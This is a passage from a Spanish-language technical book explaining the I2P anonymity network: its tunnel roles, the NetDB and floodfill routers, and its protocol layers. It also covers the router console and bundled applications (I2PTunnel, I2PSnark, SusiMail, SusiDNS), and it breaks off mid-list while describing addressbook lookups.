**Outbound Participant**
El participante del túnel de salida se recibe el mensaje enviado por el gateway y a continuación, se aplica su clave privada para descifrar una de las capas que incluyen los mensajes garlic.

El resultado de esta operación de descifrado le permite al participante acceder a la información necesaria para conocer cuál es el siguiente enrutador al que se debe reenviar el mensaje y posteriormente lo reenvía, el cual como se ha comentado antes, ya no contiene la capa de cifrado correspondiente al enrutador participante.

**Outbound Endpoint**
El enrutador final del túnel de salida se encarga de aplicar el proceso de descifrado sobre el mensaje garlic enviado por el participante y el resultado de dicha operación, es el mensaje de túnel. A continuación, reensambla los fragmentos correspondientes al mensaje I2NP y una vez que se ha recompuesto el mensaje, procede a reenviarlo hacia el gateway del túnel entrante del destinatario.

**Inbound Gateway**
Del mismo modo que el gateway de un túnel de salida, un gateway de un túnel de entrada debe preprocesar los mensajes de túnel recibidos, aplicando nuevamente la fragmentación, mezclado y cifrado de dichos mensajes. Una vez cumplidas estas labores, se encarga de reenviar el mensaje al siguiente enrutador del túnel.

**Inbound Participant**
A diferencia de un participante en un túnel de salida, un participante en un túnel de entrada no descifra los mensajes enviados desde el gateway, en su lugar se encarga de cifrarlos utilizando la clave pública del enrutador final del túnel de entrada. De esta forma, el participante cifra el mensaje y posteriormente lo reenvía al siguiente enrutador que compone el túnel.

**Inbound Endpoint**

El enrutador final del túnel de entrada se encarga de aplicar el proceso de descifrado de forma iterativa sobre el mensaje garlic enviado por el participante y operando de un modo similar al enrutador final del túnel de salida, se encarga de reensamblar los fragmentos correspondientes al mensaje I2NP que se encuentran en el mensaje de túnel descifrado. Finalmente, recupera la información de los mensajes enviados por el emisor.

## 2.2.3 Base de datos de la red (NetDB)

La primera vez que una instancia en ejecución de I2P quiere contactar con otro enrutador en la red, ambos hacen una consulta contra una base de datos de red que funciona de forma completamente distribuida, dicha base de datos en la terminología de I2P es conocida como NetDB. Se trata de una tabla hash distribuida (*Distribuited Hash Table*) con una estructura que se basada en el algoritmo Kademlia. Las consultas que realizan los usuarios de la red contra esta base de datos son almacenadas localmente, de tal forma que encontrar y acceder a los túneles de entrada de otros destinatarios es mucho más eficiente, ya que no hace falta realizar una nueva búsqueda contra la base de datos de la red.

Evidentemente, la NetDB es un elemento vital para el correcto funcionamiento de la red y para que los usuarios puedan localizar los túneles de entrada de los destinatarios y construir túneles. Los tipos de datos que se comparten en esta base de datos son: "*routerInfo*" y "*leaseSets*".Los metadatos del tipo "*routerInfo*" le dan a cada enrutador la información necesaria para crear y conectar el túnel de salida del emisor con el túnel de entrada del receptor. Dicha información incluye elementos tales como claves públicas, direcciones, entre otras cosas.

La imagen que se enseña a continuación explica la forma en la que una instancia de I2P realiza una consulta contra la base de datos de red para obtener los enrutadores necesarios que servirán para construir un túnel de salida.





*Imagen 02.08: Consulta "routerInfo" contra la base de datos de la red.*

Por otro lado, los "*leaseSets*" son los metadatos que suministran la información necesaria para contactar con el destino, esta información incluye los siguientes campos:

1. Dirección del Gateway del túnel de entrada del destinatario.
2. Fecha y hora de expiración del túnel. Este campo es importante ya que la duración de los túneles es limitada y se construyen dinámicamente.
3. La clave pública de cada enrutador del túnel para cifrar los mensajes que se enviaran.





*Imagen 02.09: Consulta "leaseSet" contra la base de datos de la red.*

Se trata de información que se actualiza por cada enrutador de forma automática. Una de las principales diferencias entre los metadatos "*routerInfo*" y "*leaseSet*", es que la información correspondiente a los metadatos "*routerInfo*" es enviada directamente al servicio de NetDB para que todos los enrutadores de la red puedan consultarla, mientras que los "*leaseSets*" deben ser enviados por medio de un túnel de salida para conservar el anonimato del usuario y de esta forma, evitar cualquier tipo de correlación entre los enrutadores, los "*leaseSets*" y los destinos.

Todo lo explicado anteriormente se resume en el siguiente flujo de acciones.

1. El emisor quiere enviar un mensaje a un destino y lo busca en la NetDB para encontrar los metadatos correspondientes al "*leaseSet*" de dicho destino, obteniendo de esta forma el gateway de su túnel de entrada.

2. A continuación, construye o elige uno de sus túneles de salida y envía el mensaje con instrucciones para que el punto final del túnel de salida reenvíe el mensaje al gateway correspondiente al túnel de entrada del destinatario, el cual como se recordará, se ha consultado en la base de datos de la red en el paso anterior.

3. Cuando el punto final del túnel de salida recibe estas instrucciones, reenvía el mensaje al gateway del túnel de entrada del destino.

4. Cuando el gateway del túnel de entrada del destino recibe el mensaje, se encarga de enviarlo al siguiente salto del túnel hasta llegar al enrutador correspondiente.

5. Si el emisor desea que el destinatario pueda responder al mensaje, necesita enviar junto con su mensaje, de forma explícita, una forma de localizar el túnel de entrada del destinatario. Para ello, existen dos posibilidades:

a. Introduciendo una capa de datos adicional en la que se incluya el "*Destination*" del emisor, dicho campo le permitirá al destinatario realizar una consulta contra la base de datos de la red y localizar el gateway del túnel de entrada del emisor.

b. El emisor envía su propio "*leaseSet*" como parte del mensaje para que el destinatario pueda localizar el gateway del túnel de entrada del emisor sin necesidad de consultar la base de datos de la red, acortando el tiempo de respuesta y el número de peticiones necesarias para el envío de un mensaje.

Por otro lado, la base de datos de la red se distribuye con una técnica llamada "*FloodFill*" (inundado), la cual se basa en el uso de una serie de enrutadores llamados "*floodfill*", los cuales se encargan de mantener la base de datos distribuida y de sincronizar la información correspondiente de los "*leaseSet*" y "*routerInfo*" que se encuentran en la red. Estos enrutadores representan un mecanismo de almacenamiento distribuido y determinan cuáles hacen parte del "*floodfill*" de la base de datos de la red. Esto es algo simple, ya que dicha información aparece en el "*routerInfo*" publicado por cada enrutador.

Un enrutador floodfill no tiene ningún tipo de autoridad central y no forma parte de ningún "consenso", sólo implementa una capa DHT. A diferencia de las autoridades de directorio de Tor, los enrutadores "*floodfill*" que conforman la base de datos de la red, no son unos enrutadores fijos ni de confianza, cualquier enrutador en la red puede convertirse en un "*floodfill*" si está configurado para compartir un gran ancho de banda.

Los enrutadores con unos límites amplios de compartición de ancho de banda suelen tener conexiones de baja latencia, y es más probable que estén disponibles la mayor parte del tiempo. En este sentido, para que un enrutador en I2P pueda convertirse en un "*floodfill*" debe compartir como mínimo, un ancho de banda de 128 KB/sec. Lo anterior le permitirá al enrutador poder intentar cumplir con algunas pruebas adiciones sobre su "salud", pruebas que típicamente consisten en medir los tiempos de espera de los mensajes y los retrasos.

Una vez cumplidas dichas pruebas, el enrutador se activará automáticamente como un "*floodfill*". Algunos enrutadores se configuran manualmente para ser floodfill, pero aquellos con un gran ancho de banda y buenos niveles de repuesta, pasan a convertirse automáticamente en floodfill cuando el número de enrutadores de este tipo en la red cae a un límite mínimo y luego, estos enrutadores dejan de ser "floodfill" cuando se consiguen unos niveles normales de floodfills activos, algo que puede ocurrir cuando se ejecutan ataques contra la red.

## 2.2.4 Protocolos y capas

I2P se basa en el modelo OSI clásico, pero evidentemente implementa algunas capas y protocolos adicionales que permiten realizar conexiones anónimas sobre TCP o UDP. Algunas de estas capas cuentan con protocolos específicos que se han desarrollado para I2P y que resulta conveniente conocer. La imagen 02.10 ha sido tomada del sitio oficial de I2P y enseña cada una de unas las capas de la pila de protocolos en I2P. A continuación se procede a explicar la finalidad de cada una de estas capas partiendo de las más altas y como encaja en el modelo de anonimato de I2P.

| | |
|---|---|
| Streaming | Datagrams |
| I2CP | |
| Garlic encryption | |
| Tunnel messages | |
| NTCP | SSU |
| TCP | UDP |
| IP | |

*Imagen 02.10: Pila de protocolos en I2P*

## 2.2.4.1 Capa de Aplicación

Aquí se encuentran las aplicaciones que permiten el acceso por parte de los clientes a toda la infraestructura de I2P para el envío y recepción de mensajes de forma anónima. En esta categoría se encuentran se encuentran plugins, eepsites, aplicaciones de streaming etc. Sobre estos servicios y aplicaciones se hablará en detalle en la próxima sección de este documento. Por otro lado, una de las características más interesantes I2P a la hora de crear y exponer servicios ocultos, es que soporta protocolos como TCP, UDP o ICMP, protocolos que son soportados por otras soluciones de anonimato como es el caso de Tor. En el caso del protocolo UDP, en I2P existen algunas aplicaciones que se ejecutan sobre dicho protocolo, tales como I2PSnark, Syndie y I2Phex y tal como se verá más adelante, la librería Streaming Library permite crear aplicaciones que se pueden integrar muy fácilmente con I2P y que se basan en TCP.

## 2.2.4.2 Capa de Cifrado Garlic

Esta capa provee cifrado punto a punto de los mensajes que viajan entre los túneles del emisor y receptor. Es una capa muy importante ya que es la que comunica la capa de aplicación con las capas inferiores y el cifrado a este nivel permite que todos los paquetes que viajan en las capas de más bajo nivel no puedan descifrar el mensaje que se trata de enviar y/o recibir por parte de los participantes de cada túnel. Como se ha mencionado anteriormente, todos los mensajes en I2P tienen una estructura y un formato que se encuentra definido en la especificación I2NP (*I2P Network Protocol*) y antes de enviar un mensaje se sigue un proceso de fragmentación, cifrado y posterior envío de los paquetes resultantes. En esta capa se transportan los mensajes cifrados, también conocidos como mensajes "*Garlic*". Además de aplicar un cifrado "*end-to-end*" al mensaje utilizando la clave pública del destinatario, en esta capa también se añaden las capas de cifrado correspondientes a cada uno de los participantes del túnel de salida del emisor.

## 2.2.4.3 Capa de Túneles

En esta capa se obtiene el listado de los participantes de cada túnel y los detalles necesarios para el envío de mensajes a su correspondiente destino. Esta capa es anterior a la capa de cifrado y tal como

se ha explicado en una sección anterior de este documento, aquí se generan los mensajes de túnel, los cuales contienen mensajes I2NP fragmentados y separados en bloques de tamaños fijos. En este punto merece la pena recordar que las claves para cifrar los mensajes de túnel, que posteriormente se convertirán en mensajes "*Garlic*", son distintas a las claves utilizadas para las capas de cifrado que se aplican sobre dicho mensaje para enviarlo por cada salto de los túneles de salida y entrada.

Los mensajes "*Garlic*" no pueden ser descifrados por ningún enrutador participante en el túnel de entrada o salida, ya que no cuentan con la clave privada del receptor para obtener el mensaje en texto claro. Tal como se ha explicado en la capa anterior a esta (capa de cifrado), el emisor ha tenido que utilizar la clave pública del receptor para cifrar el mensaje antes de enviarlo por los túneles de comunicación, la cual probablemente ha sido obtenida del "*LeaseSets*" registrado en el servicio de NetDB. Aunque solamente el receptor con su clave privada podrá descifrar los mensajes cifrados por el emisor, en esta capa se obtienen las instrucciones de entrega y las claves públicas de cada uno de los participantes del túnel para añadir una capa de cifrado equivalente a cada salto del túnel, de esta forma cada enrutador podrá acceder únicamente a la información necesaria para enviar el mensaje al siguiente salto y el contenido del resto del mensaje le resultará ilegible.

## 2.2.4.4 Capa de Transporte I2P

Se trata de una extensión de la capa de transporte clásica soportada por prácticamente todos los sistemas de comunicación existentes hoy en día, sin embargo en el caso de I2P, esta capa implementa un cifrado entre dos enrutadores en I2P y aunque el cifrado de la comunicación no implica en este punto ningún tipo de anonimato, permite la comunicación segura entre dos enrutadores.

El protocolo específico que se debe implementar en esta capa depende de aquel que soporte la capa de aplicación; por ejemplo, anteriormente se ha mencionado que "*I2PSnark*" soporta UDP, en estos casos se debe usar protocolo UDP en la capa de transporte y SSU en esta capa. En I2P se utilizan dos implementaciones especiales de la capa de transporte de I2P: NTCP y SSU.

**SSU***:* Protocolo utilizado en conexiones salientes sobre el protocolo UDP. Proporciona una capa de transporte segura, cifrada y no orientada a la conexión, además de que también provee servicios de detección automática de IP, servicios NAT, detección de firewalls y detección de cambios de configuración en el segmento de red donde se ejecuta I2P. Estos servicios son ampliamente utilizados por NTCP para su correcto funcionamiento, por lo tanto puede decirse que existe una relación de dependencia entre ambos protocolos.

**NTCP***:* Se trata de un protocolo de transporte basado en Java y que resulta ser más eficiente que el protocolo TCP sobre el que está construido ya que soporta la especificación NIO de Java para manejar múltiples conexiones utilizando varios hilos, dando un desempeño mucho más adecuado. NTCP utiliza una dirección IP y un puerto (que deben mantenerse privados para el uso de I2P) los cuales son auto-detectados por defecto dependiendo de la dirección IP pública del gateway que proporciona la salida a internet, sin embargo estos valores pueden modificarse desde la consola de administración de I2P, concretamente en la sección de configuración que se encuentra ubicada en la siguiente ruta: http://127.0.0.1:7657/config

### 2.2.4.5 Capa de Transporte y capa IP

Se trata de las capas definidas en el modelo de referencia OSI. En este caso concreto, I2P se basa en los protocolos TCP y UDP. Tal como se ha indicado en los párrafos anteriores, estos protocolos representan la base de la capa de transporte de I2P, en la cual se utilizan los protocolos SSU y NTCP. La capa IP representa el nivel más bajo y proporciona conectividad entre dos máquinas, su implementación sigue el modelo de referencia estándar OSI para la interconectividad, permite la asignación de direcciones IP válidas y el enrutamiento de paquetes sobre redes de datos.

## 2.3 Gestión de servicios y complementos en I2P

Tal como se ha visto anteriormente, la principal herramienta para gestionar todos los detalles de configuración, conexiones, túneles, aplicaciones de usuario y servicios varios, es la interfaz web conocida como "*I2P Router Console*" esta consola de administración utiliza el puerto "*7657*" por defecto y es posible acceder a ella desde cualquier navegador web. Las opciones disponibles en I2P se pueden ver en la imagen 02.11 y a continuación se explicarán las funcionalidades de cada una de las opciones incluidas en la interfaz web.





*Imagen 02.11: Consola de administración de I2P.*

**HELP & FAQ**
Como su nombre lo indica, incluye información de ayuda y algunas preguntas frecuentes sobre el uso de I2P.

**I2P SERVICES**
Permite acceder a la configuración de los servicios disponibles para I2P. Permite arrancar, editar y borrar servicios existentes, así como también desplegar servicios externos.

**I2P INTERNALS**
Permite ver y editar los detalles configuración de la instancia de I2P en ejecución. Desde esta opción se puede editar la configuración de túneles, perfiles, la base de datos de la red, estadísticas, etc. Además, desde aquí también se puede acceder a la herramienta "*I2PTunnel*", que tal como se verá más adelante, es de vital importancia para la creación y gestión de servicios en I2P.

**GENERAL**
esta opción se incluye información básica sobre el enrutador local, incluyendo la identidad local con la información sobre la instancia que será almacenada en la base de datos de la red. (NetDB). También es posible ver otros detalles básicos como versión de I2P que utiliza el enrutador y el tiempo que lleva ejecutándose.

**NETWORK**
Indica el estado general de la red y si existe algún tipo de problema de conectividad. En esta sección se podrá ver si existe un firewall que se encuentra bloqueando las conexiones en determinados puertos.

**PEERS**
El número total de enrutadores conocidos, activos, integrados, rápidos y de alta capacidad a los que tiene acceso una instancia de I2P. Los valores que se pueden ver en esta sección suelen ir aumentando en la medida que el enrutador se integra en la red.

**BANDWIDTH IN/OUT**
Indica los límites en bytes por segundo para el ancho de banda entrante y saliente. Desde aquí también es posible modificar estos límites.

**TUNNELS**
Se enseñan todos los túneles de entrada y salida en los que participa el enrutador, así como también los siguientes tipos de túneles:

- *Exploratory*: Túneles construidos por la instancia de I2P que son utilizados únicamente para probar los túneles existentes y la construcción de nuevos. Su funcionamiento es vital para que la instancia de I2P mantenga un registro de los mejores enrutadores que se encuentran en la red y de esta forma, poder construir túneles rápidos.
- *Client*: Túneles construidos por el enrutador y que son utilizados principalmente por otros enrutadores y aplicaciones que actúan como clientes.
- *Participating*: Se trata de aquellos túneles en los cuales la instancia local de I2P actúa como enrutador participante, es decir, que simplemente se encarga de enrutar el tráfico de los túneles construidos por otros enrutadores en la red. Este valor es dinámico puede variar

dependiendo del porcentaje de ancho de banda compartido. También es posible definir un límite a este valor por medio de las opciones avanzadas de configuración de I2P estableciendo la propiedad "router.maxParticipatingTunnels" en el fichero de configuración "router.config" el cual generalmente se encuentra ubicado en "<HOME_USER>/.i2p".

- *Share Ratio:* No se trata de un tipo de túnel, sino que simplemente indica el porcentaje de ancho de banda compartido por la instancia local de I2P, el cual es el resultado de dividir el número de túneles en los cuales el enrutador es participante sobre el la suma de todos los túneles del tipo "*client*" y "*Exploratory*". Si este valor es superior a 1.00 significa que se está contribuyendo a más túneles en la red de los que se están usando.

**CONGESTION**

Enseña algunos valores básicos del enrutador para determinar si se encuentra sobrecargado. Los valores que se enseñan en la interfaz se listan a continuación.

- *Job Lag:* Se trata del promedio de tiempo en el que las tareas en ejecución se encuentran en estado de espera. Este valor como norma general debe ser igual a 0 o muy bajo, si por el contrario se aprecia que se encuentra por encima de los *500ms*, indica que el ordenador en el que se ejecuta la instancia de I2P cuenta con pocos recursos de procesamiento y/o memoria o existe un problema de conectividad con el enrutador.
- *Message Delay:* Se trata del promedio de tiempo en el que permanecen los mensajes en los túneles de salida antes de ser enviados a los correspondientes túneles de entrada de cada destino. Si el enrutador se encuentra correctamente configurado y no hay problemas de conectividad, este valor se encontrará por debajo de los *1000ms*, si por el contrario se encuentra constantemente por encima, indica que el ordenador no cuenta con los recursos de procesamiento y/o memoria suficientes o existe un problema de conectividad. En este caso concreto, siempre es recomendable aumentar los límites de banda ancha.
- *Tunnel Lag:* Se trata del tiempo de ida y vuelta para la prueba de túneles de exploración y clientes. Dichas pruebas consisten en el envío de un mensaje de un cliente a un túnel de exploración y viceversa. El resultado de esta prueba debe ser un valor igual o menor a 5 segundos, de lo contrario es posible que el ordenador no tenga suficientes recursos de procesamiento y/o memoria o los límites de ancho de banda deben ampliarse para que los túneles tengan un mejor desempeño.

**LOCAL TUNNELS**

Desde el punto de vista de los usuarios y clientes, probablemente esta es la opción más interesante ya que desde aquí, se pueden crear y configurar las aplicaciones que se ejecutaran en la instancia local de I2P. En esta opción se puede acceder a la gestión de los servicios ocultos que se encuentran instalados y se pueden ver los mensajes de estado, túneles de servidores (túneles de entrada) y túneles cliente (túneles de salida).

Cuando un usuario instala I2P en su ordenador, automáticamente se instala también un servidor de aplicaciones J2EE Jetty, este servidor es el que tiene desplegada la interfaz de administración de I2P y también es posible alojar contenido personalizado en él, tales como páginas web estáticas, imágenes, documentos y cualquier otro recurso que sea de interés para el usuario. Por otro lado, también es posible incluir páginas JSP y Servlets, dado que el servidor soporta la especificación

correspondiente. Tal como se verá a lo largo de este documento, los sitios web creados en una instancia de I2P son llamados "*eepsites*" y únicamente estarán disponibles en la web profunda de I2P. Si bien es cierto que los eepsites son los tipos de servicios más comunes en I2P, es posible crear múltiples tipos de servicios ocultos sobre protocolos tales como TCP o UDP. A continuación, se explican algunos de los clientes que vienen incluidos por defecto en una instancia de I2P y cómo se puede crear servicios ocultos en la web profunda de I2P utilizando la aplicación I2PTunnel.

## 2.3.1 Clientes y servicios en I2P

**I2PTunnel**

Tal como se ha mencionado anteriormente, I2P cuenta con una plataforma muy completa a la hora de crear diversos tipos de servicios a nivel de aplicación para los usuarios que ingresan a la web profunda de I2P. Por defecto, existen algunos servicios preconfigurados que actúan como clientes y pueden ser administrados desde la interfaz web de administración, la cual como se ha dicho antes, se encuentra disponible en la opción "*Local Tunnels*" y recibe el nombre de I2PTunnel. Estas aplicaciones permiten establecer servicios para la red de I2P, habilitando el uso de correo electrónico, bittorrents, servidores proxy, eepsites, etc. Como se puede ver en la imagen 02.12, I2PTunnel permite gestionar el estado de cada uno de los servicios ocultos y túneles cliente de una instancia local de I2P. En la imagen solamente se puede visualizar la opción para crear servicios ocultos, sin embargo, al final de la sección correspondiente a "*I2P Client Tunnels*" es posible crear túneles de tipo cliente para acceder a servicios que se encuentran en la web profunda de I2P, tales como servicios de correo electrónico, IRC, servidores proxy, entre otros.





*Imagen 02.12: I2PTunnel para la gestión de servicios ocultos y túneles cliente.*

De forma predefinida, I2PTunnel viene configurado con dos túneles cliente que apuntan a servidores proxy que permiten acceder a la web profunda de I2P utilizando el protocolo HTTP o HTTPS. No obstante por defecto también tiene configurados algunos otros túneles cliente, para el acceso al repositorio de fuentes Monotone del proyecto I2P, para utilizar los servidores SMTP y POP3 de "*Postman*" en la web profunda de I2P, entre otros.

Por otro lado, en la sección de servicios ocultos, por defecto solamente viene configurado con un eepsite bastante simple que se encuentra levantado en la máquina local en el puerto "7658" y el cual es accesible por otros usuarios en la web profunda de I2P.

**I2PSnark**

Se trata un cliente de Torrents en I2P que viene configurado por defecto en cualquier instancia de I2P. Existen algunas otras soluciones similares, tales como PyBit y Robert, las cuales se instalan de forma independiente. Esta aplicación permite compartir y transferir ficheros entre distintos destinos de la red de forma privada y anónima. I2PSnark se encuentra disponible desde la interfaz de administración del enrutador en la sección "I2P Services → Torrents" y la URL utilizada para acceder a dicha aplicación es la siguiente: http://127.0.0.1:7657/i2psnark

La imagen 02.13 enseña la interfaz de la aplicación y las opciones disponibles para subir y descargar torrents desde la red de I2P. Un torrent puede tener su origen en el sistema de ficheros local o en alguna localización en Internet. Una de las principales desventajas de transferir torrents en I2P es que no suele ser un proceso rápido y la velocidad de descarga o de subida de ficheros suele verse muy afectada en instancias de I2P que no se encuentran bien integradas en la red.





*Imagen 02.13: Interfaz de I2PSnark.*

Para utilizar esta herramienta y descargar ficheros utilizando torrents existentes, solamente es necesario indicar la ruta donde se encuentra el fichero *.torrent, o si se cuenta con dicho fichero, se debe ubicar en <DATA_DIRECTORY_I2P>/.i2p/i2psnark.

En cualquiera de los dos casos se debe esperar unos cuantos minutos antes de que el proceso de descarga comience.

El uso de esta herramienta es muy intuitivo y no requiere demasiadas explicaciones para comprender su funcionamiento, en la parte superior están los enlaces correspondientes a cada repositorio I2P para ver cuáles torrents se encuentran disponibles para su descarga. Por otro lado también se pueden especificar ficheros con formato *magnet* y *maggot,* estas direcciones normalmente se encuentran disponibles en cada uno de los tracker (repositorios) disponibles.

Los principales repositorios de torrents en la web profunda de I2P son Postman (tracker2.postman.i2p) y Diftracker (diftracker.i2p) los cuales contienen un listado bastante completo de torrents con libros, películas, documentos, programas, manuales, etc. Suelen ser los repositorios de referencia a la hora de descargar contenidos vía torrent en la web profunda de I2P.

**SusiMail**

Se trata de un cliente de correo electrónico que permite el envío y recepción de mensajes de forma anónima y que viene incluido en cualquier instancia de I2P. Para acceder a esta aplicación es necesario dirigirse a la siguiente ruta http://127.0.0.1:7657/susimail/susimail. Para utilizar este cliente, es necesario crear una cuenta de correo en el servicio de PostMan localizado en el interior de la red de I2P en el siguiente enlace http://hq.postman.i2p/?page_id=16.

En dicha página se incluyen las opciones para que un usuario pueda ingresar sus datos para el registro de una nueva cuenta de correo electrónico y una vez que se ha creado dicha cuenta, es posible utilizar SusiMail ingresado el nombre de usuario y contraseña elegidos. No obstante es necesario esperar algunos minutos o incluso una hora, antes de que la cuenta se encuentre disponible para su uso. Su interfaz es muy sencilla y consta de las opciones básicas para verificar correos entrantes, eliminar y redactar mensajes. El envío y recepción de mensajes no se encuentra limitada únicamente a servicios que se encuentran en la web profunda de I2P, también es posible enviar y recibir mensajes a cualquier servicio de mensajería en la "web clara", como por ejemplo a los servicios de correo convencionales, tales como Gmail o Yahoo.

La configuración por defecto de todas las cuentas que se crean en PostMan cuentan con algunas restricciones relacionadas con el envío de mensajes, los cuales pueden tardan entre 10 y 50 minutos en llegar a su destino. Sin embargo es posible administrar la cuenta de PostMan desde el siguiente enlace: http://hq.postman.i2p/?page_id=19. Las opciones de configuración incluidas en el servicio permiten cambiar éste y otros parámetros de la cuenta. Algunas de las características que pueden activarse en una cuenta de PostMan incluyen el escaneo de virus en emails entrantes, notificaciones sobre correos potencialmente dañinos, entre otras cosas que ayudan a mejorar la privacidad y la seguridad de los usuarios.

**SusiDNS**

Tal como se ha mencionado anteriormente en este capítulo, SusiDNS es una aplicación que viene incluida en una instancia de I2P y cuenta con una interfaz web que permite ver y actualizar los registros que se encuentran almacenados en el AddressBook local. SusiDNS es una aplicación de gestión muy simple y en realidad no tiene mucho interés en sí misma, pero el concepto de los "*AddressBook*" y la forma en la que se manejan los sitios "*.i2p" es muy importante para comprender cómo funciona la web profunda de I2P. Como se ha explicado con anterioridad, un "*AddressBook*"

es un sistema de nombrado distribuido, seguro y fácilmente comprensible por cualquier persona. Todos los mensajes I2P son cifrados y enviados a un destino concreto, sin embargo cada usuario puede tener un AddressBook local que contenga las entradas para varios destinos, estos AddressBook pueden ser utilizados como servidores de nombrado, emulando de esta forma el funcionamiento de los servidores DNS. El sistema cuenta con diferentes versiones de AddressBook con registros diferentes que son: "*private*", "*master*", "*router*", "*published*" y "*suscriptions*", estos registros son mezclados con cierta regularidad por SusiDNS dependiendo de las opciones de configuración que tenga establecidas.

En primer lugar, la aplicación se encarga de consultar los contenidos del AddressBook "*suscriptions*" y los mezcla con el AddressBook "*router*", luego mezcla el AddressBook "*master*" con el "*router*" y finalmente, dependiendo de la configuración establecida, el AddressBook "*router*" es mezclado con el AddressBook "*published*" el cual estará disponible al público si se está ejecutando un eepsite. El AddressBook "*private*" no es mezclado ni publicado en ningún momento, sus registros pueden ser accedidos desde la instancia local de I2P, pero nunca son expuestos al público.

Si una aplicación como I2PTunnel o el servidor proxy incluido por defecto en I2P, necesita acceder a un destino por medio de un nombre de dominio especificado, como por ejemplo www.i2p2.i2p, lo primero que intentará será resolver dicho nombre ejecutando una consulta local en los AddressBook mencionados anteriormente con el siguiente orden:

1. Búsqueda en el AddressBook privado "*Private*"
2. Búsqueda en el AddressBook "*Master*"
3. Búsqueda en el AddressBook "*Router*".

